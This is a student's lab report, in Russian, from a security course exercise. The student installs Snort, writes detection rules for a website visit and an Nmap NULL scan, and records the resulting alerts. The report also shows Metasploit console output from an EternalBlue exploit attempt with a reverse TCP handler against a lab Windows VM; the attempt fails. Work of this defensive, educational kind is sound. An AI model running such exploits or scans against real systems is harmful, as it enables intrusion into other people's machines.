Раздел: Жизненный цикл ИБ
Модуль 2: Целенаправленные атаки. Практическое задание: Кейс Red Team (HW)
Выполнил: Александр Ганицев

Условия задания:

Установка и запуск
Узнайте свой IP-адрес командой ifconfig
Установите Snort:
<sudo apt-get install snort>

При установке нужно будет указать защищаемую сеть. Введите ..*.0/24 (Где ..* — первые три числа вашего IP-адреса)

Запустите Snort: <sudo service snort start>
Настройка правил
Перейдите в каталог /etc/snort/rules < cd /etc/snort/rules
Создайте файл с правилами:
<nano test.rules>alert tcp any any -> any any (content:»yandex.ru» ; msg:"Someone open yandex website" ; sid:12312313;)

Перейдите в каталог /etc/snort <cd /etc/snort
Теперь нужно изменить содержимое конфигурационного файла Snort <sudo nano snort.conf>
Найдите строчки с правилами: они начинаются с include $RULE_PATH, это в части Step 7.
Добавьте файл с нашими правилами:
include $RULE_PATH/test.rules
В файле snort.conf также укажите домашнюю сеть. В Step 1 измените строчку ipvar HOME_NET any на ipvar HOME_NET 192.168.1.0/24
Запустите Snort:
<sudo snort -A console -i eth0 -c snort.conf>
Зайдите на http://yandex.ru и проверьте в терминале, как работает правило.
Проверка написанных правил
Теперь нам понадобится ещё одна виртуальная машина, на ней должен быть установлен Nmap.

Со второй ВМ используйте ping, посмотрите, как реагирует Snort.
Используйте различные методы сканирования Nmap: -sS, -sT, -sN, -sU, -sX, -sF — и посмотрите, как реагирует Snort.
В файл test.rules добавьте правило обнаружения сканирования Nmap -sN (NULL Scan):
alert tcp any any -> any any (msg:»NULL Scan»; flags: 0; sid:322222;)
Запустите Snort:
<sudo snort -A console -i eth0 -c snort.conf>
Со второй виртуальной машины произведите NULL-сканирование:
<sudo nmap - sN>
Проверьте, как работает правило.

Условия реализации
В форму для отправки задания приложите сделанные скриншоты:

уведомления при переходе на yandex.ru;
уведомления при NULL-сканировании;
уведомления при атаке EternalBlue.

Выполнение задания.

Примечание: Попытка зайти на сайт snort.org при момощи моего единственного VPN с польским IP не увенчалась успехом, сайт заблокирован:


1. Установка и запуск.

1.1. Проверка IP:

```
2: enp0s3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group
efault qlen 1000
    link/ether 08:00:27:96:2f:85 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.127/24 brd 192.168.1.255 scope global dynamic noprefixroute enp0s3
       valid_lft 40907sec preferred_lft 40907sec
```

1.2. Установка snort.

Указал range сети:



1.3. Запуск snort и проверка сервиса:

```
skillfactory_lab@Ubuntu22:~$ sudo systemctl status snort
* snort.service - LSB: Lightweight network intrusion detection system
     Loaded: loaded (/etc/init.d/snort; generated)
     Active: active (running) since Thu 2023-08-03 21:07:49 MSK; 2min 12s ago
       Docs: man:systemd-sysv-generator(8)
    Process: 3201 ExecStart=/etc/init.d/snort start (code=exited, status=0/SUCCESS)
      Tasks: 2 (limit: 4617)
     Memory: 78.0M
        CPU: 422ms
     CGroup: /system.slice/snort.service
```

2. Настройка правил.

2.1. Создал новое правило test.rules.

2.2. Добави строку include $RULE_PATH/test.rules

2.3. Добавил строку ipvar HOME_NET 192.168.1.1/24

2.4. Запустил snort командой:
$sudo snort -A console -i enp0s3 -c snort.conf

Замечание: enp0s3 – это интерфейс в моей виртуальной машине, не eth0, как было приведено в модуле.

2.5. Зашёл на http://yandex.ru и проверил работу правила (оно отработало):

```
        --== Initialization Complete ==--

   ,,_     -*> Snort! <*-
  o"  )~   Version 2.9.15.1 GRE (Build 15125)
   ''''    By Martin Roesch & The Snort Team: http://www.snort.org/contact#team
           Copyright (C) 2014-2019 Cisco and/or its affiliates. All rights reserved.
           Copyright (C) 1998-2013 Sourcefire, Inc., et al.
           Using libpcap version 1.10.1 (with TPACKET_V3)
           Using PCRE version: 8.39 2016-06-14
           Using ZLIB version: 1.2.11

           Rules Engine: SF_SNORT_DETECTION_ENGINE  Version 3.1  <Build 1>
           Preprocessor Object: appid  Version 1.1  <Build 5>
           Preprocessor Object: SF_SMTP  Version 1.1  <Build 9>
           Preprocessor Object: SF_SSLPP  Version 1.1  <Build 4>
           Preprocessor Object: SF_SSH  Version 1.1  <Build 3>
           Preprocessor Object: SF_FTPTELNET  Version 1.2  <Build 13>
           Preprocessor Object: SF_POP  Version 1.0  <Build 1>
           Preprocessor Object: SF_SDF  Version 1.1  <Build 1>
           Preprocessor Object: SF_IMAP  Version 1.0  <Build 1>
           Preprocessor Object: SF_DCERPC2  Version 1.0  <Build 3>
           Preprocessor Object: SF_DNS  Version 1.1  <Build 4>
           Preprocessor Object: SF_REPUTATION  Version 1.1  <Build 1>
           Preprocessor Object: SF_SIP  Version 1.1  <Build 1>
           Preprocessor Object: SF_DNP3  Version 1.1  <Build 1>
           Preprocessor Object: SF_MODBUS  Version 1.1  <Build 1>
           Preprocessor Object: SF_GTP  Version 1.1  <Build 1>
Commencing packet processing (pid=5194)
08/03-23:13:20.708886  [**] [1:12312313:0] Some donkey has opened yandex website [**] [Prio
rity: 0] {TCP} 77.88.55.60:80 -> 192.168.1.127:36382
08/03-23:13:20.717759  [**] [1:12312313:0] Some donkey has opened yandex website [**] [Prio
rity: 0] {TCP} 77.88.55.60:80 -> 192.168.1.127:36382
08/03-23:13:21.287478  [**] [1:12312313:0] Some donkey has opened yandex website [**] [Prio
rity: 0] {TCP} 213.180.204.24:443 -> 192.168.1.127:54934
08/03-23:13:22.731064  [**] [1:12312313:0] Some donkey has opened yandex website [**] [Prio
rity: 0] {TCP} 213.180.204.24:443 -> 192.168.1.127:54942
```

3. Проверка написанных правил.

3.1. Запуск ping со второй виртуальной машины.

```
08/03-23:28:25.665013  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted In
formation Leak] [Priority: 2] {TCP} 192.168.1.167:54630 -> 192.168.1.127:161
08/03-23:28:25.686855  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attem
pted Information Leak] [Priority: 2] {TCP} 192.168.1.167:39632 -> 192.168.1.127:705
```

3.2. Запуск nmap разными методами:

```
08/03-23:32:51.041233  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attem
pted Information Leak] [Priority: 2] {TCP} 192.168.1.167:58630 -> 192.168.1.127:705
08/03-23:32:51.128276  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted In
formation Leak] [Priority: 2] {TCP} 192.168.1.167:60588 -> 192.168.1.127:161
08/03-23:33:10.670404  [**] [1:1421:11] SNMP AgentX/tcp request [**] [Classification: Attem
pted Information Leak] [Priority: 2] {TCP} 192.168.1.167:39941 -> 192.168.1.127:705
08/03-23:33:10.672414  [**] [1:1418:11] SNMP request tcp [**] [Classification: Attempted In
formation Leak] [Priority: 2] {TCP} 192.168.1.167:39941 -> 192.168.1.127:161
08/03-23:33:44.304368  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classificat
ion: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.1.213:64906 -> 192.168.1.127:
1900
```

```
08/03-23:36:59.418489  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information
Leak] [Priority: 2] {TCP} 192.168.1.167:34770 -> 192.168.1.127:1063
08/03-23:36:59.418489  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information
Leak] [Priority: 2] {TCP} 192.168.1.167:34770 -> 192.168.1.127:20000
08/03-23:36:59.419494  [**] [1:621:7] SCAN FIN [**] [Classification: Attempted Information
Leak] [Priority: 2] {TCP} 192.168.1.167:34770 -> 192.168.1.127:722
```

3.2. Добавил в файл test.rules правило обнаружения сканирования Nmap -sN (NULL Scan).

3.3. Запуск NULL Scan:

```
08/03-23:40:12.392294  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.1.167
:47392 -> 192.168.1.127:49167
08/03-23:40:12.392294  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.1.167
:47392 -> 192.168.1.127:3801
08/03-23:40:12.392294  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.1.167
:47392 -> 192.168.1.127:5432
08/03-23:40:12.395190  [**] [1:322222:0] NULL Scan [**] [Priority: 0] {TCP} 192.168.1.167
:47392 -> 192.168.1.127:500
08/03-23:40:13.782566  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classificat
ion: Detection of a Network Scan] [Priority: 3] {UDP} 192.168.1.213:64906 -> 192.168.1.127:
1900
```


Правило отработало корректно, показало целый ряд сканирования NULL Scan.

4. Работа snort при атаке EternalBlue.

4.1. Запустил эксплойт, но учитывая тот факт, что в моей виртуальной лаборатории он не отрабатывает (VirtualBox VMs), snort ничего не зарегистрировал кроме “BAD-TRAFFIC...”.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.1.167:5555
[*] 192.168.1.165:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.1.165:445     - Host is likely VULNERABLE to MS17-010! - Windows Server (R) 2008 Datacenter 6002
 Service Pack 2 x64 (64-bit)
[*] 192.168.1.165:445     - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.1.165:445 - The target is vulnerable.
[*] 192.168.1.165:445 - Connecting to target for exploitation.
[+] 192.168.1.165:445 - Connection established for exploitation.
[+] 192.168.1.165:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.1.165:445 - CORE raw buffer dump (54 bytes)
[*] 192.168.1.165:445 - 0x00000000  57 69 6e 64 6f 77 73 20 53 65 72 76 65 72 20 28  Windows Server (
[*] 192.168.1.165:445 - 0x00000010  52 29 20 32 30 30 38 20 44 61 74 61 63 65 6e 74  R) 2008 Datacent
[*] 192.168.1.165:445 - 0x00000020  65 72 20 36 30 30 32 20 53 65 72 76 69 63 65 20  er 6002 Service
[*] 192.168.1.165:445 - 0x00000030  50 61 63 6b 20 32                                Pack 2
[+] 192.168.1.165:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.1.165:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.1.165:445 - Sending all but last fragment of exploit packet
[-] 192.168.1.165:445 - RubySMB::Error::CommunicationError: Read timeout expired when reading from the Socke
t (timeout=30)
[*] Exploit completed, but no session was created.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```



Выводы:

NIPS/NIDS: Snort отработало как и пологается, за исключением эксплойта EternalBlue, по причине незавершения работы оного в виртуальной лаборатории построенной на VirtualBox.